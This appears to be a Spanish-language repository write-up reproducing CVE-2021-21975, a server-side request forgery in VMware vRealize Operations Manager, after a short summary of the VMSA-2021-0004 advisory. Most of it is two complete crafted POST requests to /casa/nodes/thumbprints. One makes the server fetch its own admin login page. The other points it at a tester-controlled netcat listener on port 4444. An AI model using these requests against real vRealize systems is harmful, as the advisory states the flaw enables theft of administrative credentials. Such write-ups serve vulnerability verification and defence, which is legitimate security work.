
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

El 31 de marzo de 2021, VMware publicó oficialmente el aviso de riesgo de vmsa-2021-0004. Los números de vulnerabilidad son cve-2021-21975 y cve-2021-21983. El nivel de vulnerabilidad es alto riesgo y la puntuación de vulnerabilidad es 8.6.
CVE-2021-21975:Un actor malicioso con acceso de red a la API de vRealize Operations Manager puede realizar un ataque de Server Side Request Forgery para robar credenciales administrativas.
CVE-2021-21983:Un actor malicioso autenticado con acceso de red a la API de vRealize Operations Manager puede escribir archivos en ubicaciones arbitrarias en el sistema operativo Photon subyacente.

Paso 1:cerrar sesión

Paso 2: Después de eso, visita /casa/nodes/thumbprints y usa burpsuite para capturar el paquete de datos y construir el siguiente paquete de solicitud para hacer que el servidor solicite iniciar sesión en la página de autenticación
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

Paso 2: Al usar dnslog para verificar SSRF, se descubrió que no había eco durante mucho tiempo, y luego no tuvo más remedio que usar NC para la verificación. El paquete de solicitud de construcción es el siguiente:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






